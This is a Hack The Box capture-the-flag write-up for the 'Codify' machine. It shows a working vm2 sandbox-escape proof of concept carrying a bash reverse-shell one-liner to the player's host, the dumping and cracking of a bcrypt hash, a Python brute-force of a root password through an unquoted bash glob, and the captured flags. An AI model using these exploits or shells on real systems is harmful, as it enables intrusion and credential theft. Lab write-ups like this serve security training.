

[HTB] Codify

- by **Pablo** github.com/vorkampfer/hackthebox2/codify
- **Resources:**

1. Good bash coding practices: <https://mywiki.woledge.org/BashPitfalls>

2. Ippsec walkthrough: <https://ippsec.rocks/>

3. 0xdf walkthrough: <https://0xdf.gitlab.io/2024/04/06/htb-codify.html#>

4. Privacy search engine <https://metager.org>

5. Privacy search engine <https://ghosterysearch.com/>

6. CyberSecurity News <https://www.darkreading.com/threat-intelligence>


7. <https://book.hacktricks.xyz/>



- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

The website on Codify offers a JavaScript playground using the vm2 sandbox. I'll abuse four different CVEs in vm2 to escape and run command on the host system, using that to get a reverse shell. Then I'll find a hash in a sqlite database and crack it to get the next user. For root, I'll abuse a script responsible for backup of the database. I'll show two ways to exploit this script by abusing a Bash glob in an unquoted variable compare. ~0xdf

Skill-set:

Checking connection status

1. Checking my openvpn connection with a bash script.

```
1. > htb_status.sh --status

==>[+]  OpenVPN is up and running.
2024-08-22 16:16:56 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 28022

==>[+]  Your Tun0 ip is: 10.10.14.157

==>[+]  The HackTheBox server IP is: 10.129.235.140 codify.htb

==>[+]  PING 10.129.235.140 (10.129.235.140) 56(84) bytes of data.
64 bytes from 10.129.235.140: icmp_seq=1 ttl=63 time=148 ms

--- 10.129.235.140 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 147.536/147.536/147.536/0.000 ms

==>[+]  10.129.235.140 (ttl -> 63): Linux

Done!
```

Basic Recon

2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan codify.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
22,80
4. > source ~/.zshrc
5. > echo $openportz
22,80,3000
6. > portzscan $openportz codify.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,3000 codify.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
>>> Looking for Apache
Apache httpd 2.4.52
>>> Looking for popular CMS & OpenSource Frameworks
3000/tcp open  http      syn-ack Node.js Express framework

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp  open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.4
3000/tcp open  http
This server could be using Gitea CMS framework

>>> Listing all the open ports
22/tcp  open  ssh      syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.52
3000/tcp open  http     syn-ack Node.js Express framework

Goodbye!
```

3. Discovery with *Ubuntu Launchpad*


- 1. I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 launchpad`
- 2. Launchpad is saying the server is an Ubuntu Jammy JellyFish
- 3. openssh (1:8.9p1-3ubuntu0.4) jammy; urgency=medium

4. Whatweb

- 1. > whatweb http://10.129.235.140/
http://10.129.235.140/ [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.235.140], RedirectLocation[http://codify.htb/], Title[301 Moved Permanently]
http://codify.htb/ [200 OK] Apache[2.4.52], Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.129.235.140], Title[Codify], X-Powered-By[Express]
- 2. > whatweb http://10.129.235.140:3000/
http://10.129.235.140:3000/ [200 OK] Bootstrap[4.3.1], Country[RESERVED][ZZ], HTML5, IP[10.129.235.140], Title[Codify], X-Powered-By[Express]

5. curl the server

- 1. > curl -s -X GET http://10.129.235.140/ -I
HTTP/1.1 301 Moved Permanently
Date: Thu, 22 Aug 2024 16:47:20 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://codify.htb/
Content-Length: 306
Content-Type: text/html; charset=iso-8859-1



6. Site enumeration

- 1. http://codify.htb/
- 2. I try out some javascript
- 3. console.log("Hello World")
- 4. console.log(require('fs').readFileSync('/etc/passwd','utf-8'));
- >>> Error: Module "fs" is not allowed
- 5. There seems to be some type of santization takeing place.

7. On the site it explains which functions are blocked and which are not. So they are making this box easy for us

- 1. http://codify.htb/limitations
=====
- # Limitations
- The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.
- Restricted Modules
- The following Node.js modules have been restricted from importing:
- child_process
- fs
- This is to prevent users from executing arbitrary system commands, which could be a major security risk.
- Module Whitelist
- Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.
- url

crypto
util
events
assert
stream
path
os
zlib

<div><div>!</div><div>Sandbox Escape</div><div>GHSA-g644-9gfx-q4q4 published on Jul 12, 2023 by patriksimek</div></div>	Critical
<div><div>!</div><div>Sandbox Escape</div><div>GHSA-cchq-frgv-rjh5 published on Jul 12, 2023 by patriksimek</div></div>	Critical
<div><div>!</div><div>Inspect Manipulation</div><div>GHSA-p5gc-c584-jj6v published on May 15, 2023 by patriksimek</div></div>	Moderate
<div><div>!</div><div>Sandbox Escape</div><div>GHSA-whpj-8f3w-67p5 published on May 15, 2023 by patriksimek</div></div>	Critical

8. On the `codify.htb/about` page there is a link in GitHub to a sandboxing tool the site recommends called `vm2`

1. The vm2 library is a widely used `and` trusted tool `for` sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security `and` reliability of our platform seriously, `and` we use vm2 to `ensure` a safe testing environment `for` your code.

2. Click on the ``vm2`` github link that will take you here: ``https://github.com/patriksimek/vm2/releases/tag/3.9.16``

3. Click on ``vm2``. The parent directory `>>>` click on security issues `>>>` click on the first security issue at the top ``Sandbox Escape``

PoC

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  });
};
try {
  err.stack;
} catch (stdout) {
  stdout;
}
`;

console.log(vm.run(code)); // -> hacked
```

9. Clicking on the first `Sandbox Escape` security issue takes me to a page with a link to Proof of Concept script written in Javascript.

1. I click on the PoC - `https://gist.github.com/leesh3288/e4aa7b90417b0b0ac7bcd5b09ac7d3bd`

2. I copy `and` paste the code into ``http://codify.htb/editor``

3. Ok that PoC will `not` work because it requires ``[object Promise]``

4. I will find a link that does `not require`[object Promise]``

5. I am going back to the page of listed ``Sanbox Escapes``. I click on the security issues. The `4th` one on the list.
- Sandbox Escape

GHSA-whpj-8f3w-67p5 published May 15, 2023 by patriksimek


critical
6. `https://github.com/patriksimek/vm2/security/advisories/GHSA-whpj-8f3w-67p5`

7. I then click on the PoC. It is the one `in` the image above.

8. `https://gist.github.com/arkark/e9f5cf5782dec8321095be3e52acf5ac`
10. I paste the PoC script written in Javascript into the editor again
- ```
=====
const { VM } = require("vm2");
const vm = new VM();
```

```
const code = `
const err = new Error();
err.name = {
 toString: new Proxy(() => "", {
 apply(target, thiz, args) {
 const process = args.constructor.constructor("return process")();
 throw process.mainModule.require("child_process").execSync("echo hacked").toString();
 },
 }),
};
try {
 err.stack;
} catch (stdout) {
 stdout;
}
`;

console.log(vm.run(code)); // -> hacked
=====
```



11. It works this time

- 1. I run a couple echo commands
- 2. I run whoami  
svc
- 3. Lets get a shell

12. I do a simple bash one liner you can find at `pentestmonkey.net`

- 1. <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
  - 2. First I set up my listener
  - 3. `sudo nc -nlvp 443`
  - 4. Then I click `Run` in the Editor. Below is a snippet of the PoC containing the bash one liner reverse shell.  
=====
- ```
const err = new Error();
err.name = {
  toString: new Proxy(() => "", {
    apply(target, thiz, args) {
      const process = args.constructor.constructor("return process")();
      throw process.mainModule.require("child_process").execSync("bash -c 'bash -i >& /dev/tcp/10.10.14.157/443
0>&1'").toString();
    },
  }),
};
```
- 13. I click `Run`

13. SUCCESS, I have a shell as user svc

- 1. `▷ sudo nc -nlvp 443`
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.234.54 42488
`bash:` cannot set terminal process group (1253): Inappropriate ioctl for device
`bash:` no job control in this shell
`svc@codify:~$ whoami`
whoami
svc

```
2. There is no need to do an upgrade the shell is already a tty.
3. Correction, it is not a real tty but it does have /bin/bash. So lets just go through the normal upgrading I always do.
4. svc@codify:~$ tty
tty
not a tty
svc@codify:~$ echo $SHELL
echo $SHELL
/bin/bash
```

Upgrade the shell

14. Upgrade the shell to a real tty

```
1. svc@codify:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
svc@codify:~$ ^Z
[1]  + 259122 suspended  sudo nc -nlvp 443
~/hackthebox/codify ▷ stty raw -echo; fg
[1]  + 259122 continued  sudo nc -nlvp 443

                                reset xterm

svc@codify:~$ export TERM=xterm-256color
svc@codify:~$ source /etc/skel/.bashrc
svc@codify:~$ stty rows 38 columns 188
svc@codify:~$ export SHELL=/bin/bash
```

Beginning enumeration as user svc

15. Lets start enumerating the box

```
1. svc@codify:~$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>

    ServerName codify.htb
    ServerAdmin admin@codify.htb
    ProxyPass / http://127.0.0.1:3000/
    ProxyPassReverse / http://127.0.0.1:3000/

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^codify.htb$
    RewriteRule ^(.*)$ http://codify.htb$1 [R=permanent,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
2. svc@codify:~$ id
3. svc@codify:~$ cat /etc/crontab
4. svc@codify:~$ systemctl list-timers
5. It looks like we are going to have to ssh foward port 3000. If we can get ssh that is great if not we are probrably going to have to use chisel.
6. ▷ ss --tcp -anp
7. pm2 is listening whatever that is.
8. I type `pm2 list` to see what it is. NOthing
9. ps -ef --forest | less -S | awk 'length>80'
10. We got docker running. MySQL
```

sqlite3

- #pwn_sqlite_dump

16. I find and sqlite3 database with a hash for Joshua. I will attempt to enumerate it

```
1. find /var \-name \*.db\* 2>/dev/null
/var/www/contact/tickets.db
2. svc@codify:/var/www/contact$ sqlite3 /var/www/contact/tickets.db .dump
3. I dump the database and find a hash for Joshua
=====
joshua:$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
```


Attempt at cracking this hash with hashcat

17. Hashcat

```
1. > hashcat --username joshua_hash /usr/share/wordlists/rockyou.txt
2. It looks like auto-detect failed and it is asking me to select a mode from a list of hash modes. That is still a great
   improvement over looking for every hash mode every time before you start cracking.
-----
The following 4 hash-modes match the structure of your input hash:
# | Name | Category
=====
 3200 | bcrypt $2*$, Blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
28400 | bcrypt(sha512($pass)) / bcryptsha512 | Forums, CMS, E-Commerce
=====
3. I select 3200 because that is the most common in the list and because it most closely resembles my hash. You will tell
   after cracking a few hundred hashes which ones are the common ones.
4. > hashcat --username -m 3200 joshua_hash /usr/share/wordlists/rockyou.txt
5. SUCESS, it cracked the hash
6. > hashcat --username -m 3200 joshua_hash --show
joshua:$2a$12$S0n8Pf6z8f0/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1
7. joshua:spongebob1
8. If you notice the --username flag. I use that when I include any names before the hash input file. In this instance I
   name the hash input file joshua_hash. You can call it anything.
```

Pivot to joshua

18. Something odd I learned about ssh. Apparently a user does not need to have an ~/.ssh/id_rsa aka any keys to ssh as someone. Either that or the ssh keys are hidden under some other name on the box somewhere.

```
1. svc@codify:/var/www/contact$ su joshua
Password:
2. joshua@codify:/var/www/contact$ whoami
joshua
3. I decide I want to ssh as Joshua.
4. Apparently having a ~/.ssh with keys is not required to log in as ssh. Only that ssh port 22 is open.
5. joshua@codify:~$ cd .ssh
-bash: cd: .ssh: No such file or directory
6. No keys! weird.
7. joshua@codify:~$ find /home -type f -perm u=rw,g=,o= 2>/dev/null
/home/joshua/.lessht
8. joshua@codify:~$ cat /home/joshua/.lessht
.less-history-file:
9. Nothing, no keys anywere. Yet, I am still able to SSH. I thought a user had to have keys. So strange you learn something
   new every day.
```

SSH as joshua

19. I log in using ssh even though joshua has no keys at all.

```
1. 10. > ssh joshua@10.129.234.54
joshua@10.129.234.54s password: spongebob1
2. joshua@codify:~$ whoami
joshua
3. joshua@codify:~$ ls -la /home/joshua/.ssh
ls: cannot access '/home/joshua/.ssh': No such file or directory
```

Begin Privilege Escalation Phase

20. Starting PrivESC enumeration

```
1. joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

2. As user joshua we can run the script ``mysql-backup.sh`` as root without any root password.
3. I check out ``mysql-backup.sh``
4. `joshua@codify:~$ tree -fas /opt | grep "\.sh"`
└─ [928] /opt/scripts/mysql-backup.sh
5. `joshua@codify:~$ cat /opt/scripts/mysql-backup.sh <<<` This file is full of vulnerabilities that may allow us to see the root password for the MySQL server. IPPSEC explains it very well @ TimeStamp 14:00 - 15:00 in his video walk through of codify.
6. This link is recommended if you want to become a bash guru. The site is about proper and secure bashscripting.
7. <https://mywiki.woledge.org/BashPitfalls>

Vulnerable bash code

There are two potential issues in this script:

- The password comparison isn't using quote marks. Bash has issues when doing comparisons of strings where a variable is expanded not in `""`. I exploited this in [Hackvent 2023 Day 8](#).

```
if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi
```

Because `$USER_PASS` is not in `"`, I can easily bypass this check, and with a bit more work, recover the value of `$DB_PASS`.

21. Ippsec is saying that the following code in the mysql-backup.sh script is vulnerable

```
1. if [[ $DB_PASS == $USER_PASS ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
    exit 1
fi
```

2. Basically you can enter an `"*"` asterisk for the password and it will be accepted because of how poorly the script is written.

22. I check out the privesc by 0xdf and he explains it so well. He even creates a python script to take advantage of this failure in the script to reveal the entire password. You can also use pspy to find the password. If you want to know how to do that check out 0xdf's walk-through on codify. I won't be covering that.

```
1. I run this python3 script and I get root.
=====

#!/usr/bin/env python3

import subprocess
import string


leaked_password = ""

while True:
    for c in string.printable[:-5]:
        if c in '*\\%':
            continue
        print(f"\r{leaked_password}{c}", flush=True, end="")
        success = False
        try:
            result = subprocess.run(f"echo '{leaked_password}{c}*' | sudo /opt/scripts/mysql-backup.sh",
stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True, timeout=0.3)
            except subprocess.TimeoutExpired:
                success = True
            if success or "Password confirmed" in result.stdout.decode():
                leaked_password += c
                break
        else:
            break
    print(f'\r{leaked_password}          ')

=====


2. joshua@codify:~$ su root
Password: kljh12k3jhaskjh12kjh3
su: Authentication failure
joshua@codify:~$ su -
Password:
root@codify:~# cat /root/root.txt
```


e88eac48affa176e110193a0ad2c1be8
root@codify:~# cat /home/joshua/user.txt
7d3bd3c11cf9db3fb7a2aa03e72c8f06
root@codify:~# exit



Codify has been Pwned!

Congratulations



therealpablo, best of luck in capturing flags ahead!

#15001

23 Aug 2024

RETIRED

MACHINE RANK

PWN DATE

MACHINE STATE

OK

SHARE

PWNED

23. Post Exploitationoin and comments

```
joshua@codify:/tmp$ mv pspy chickensandwich
joshua@codify:/tmp$ chmod +x chickensandwich
joshua@codify:/tmp$ ./chickensandwich
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
PWNED
Config: Printing events (colored=true): processes=true | file-system-events=false
me /var /opt] (recursive) | [] (non-recursive)
```

1. I am going to attempt to use pspy to intercept the password. According to 0xdf it is possible and that is a good skill to master so I am going to do it in this post exploitation.

2. python -m http.server 80 -d /opt/ <<< I serve the file out of `/opt` because wget is acting up. This is a work around, or even better use netcat.

3. joshua@codify:/dev/shm\$ wget 10.10.14.6/pspy64

4. ./pspy

5. If you have issues running pspy check the md5sum if that is correct. Change the name and mv it to a subfolder in /tmp or /dev/shm then run it.

6. I ran the exploit on 0xdf walkthrough and it worked good. It kept asking me for joshuas password and I kept putting in 'k*' lol. Anyway I figured this box out it was fun.

7. I ran .pspy from one ssh session as johsua. Then opened another and ran the script by 0xdf.

8. Pspy captures the password below.
- =====

2024/08/23 23:41:00 CMD: UID=1000 PID=6092 | /bin/sh -c echo 'kljh12k3jhaskjh12kjh3~*' | sudo /opt/scripts/mysql-backup.sh

2024/08/23 23:41:00 CMD: UID=1000 PID=6094 | /bin/sh -c echo 'kljh12k3jhaskjh12kjh3~*' | sudo /opt/scripts/mysql-backup.sh

=====

```
9. joshua@codify:/dev/shm$ nano leaked_password.py
joshua@codify:/dev/shm$ chmod +x leaked_password.py
joshua@codify:/dev/shm$ python3 leaked_password.py
0[sudo] password for joshua:
Sorry, try again.
[sudo] password for joshua:
Sorry, try again.
[sudo] password for joshua:
kljh12k3jhaskjh12kjh3
```

I recommend the first script for the privesc the updated one broke my terminal tty session

```
#!/usr/bin/env python3

import subprocess
import string

leaked_password = ""

while True:
    for c in string.printable[:-5]:
        if c in '*\\%':
            continue
        print(f"\r{leaked_password}{c}", flush=True, end="")
        result = subprocess.run(f"echo '{leaked_password}{c}*' | \
            sudo /opt/scripts/mysql-backup.sh", stdout=subprocess.\
            PIPE, stderr=subprocess.PIPE, shell=True)
        if "Password confirmed" in result.stdout.decode():
            leaked_password += c
            break
    else:
        break
print(f'\r{leaked_password}')
```

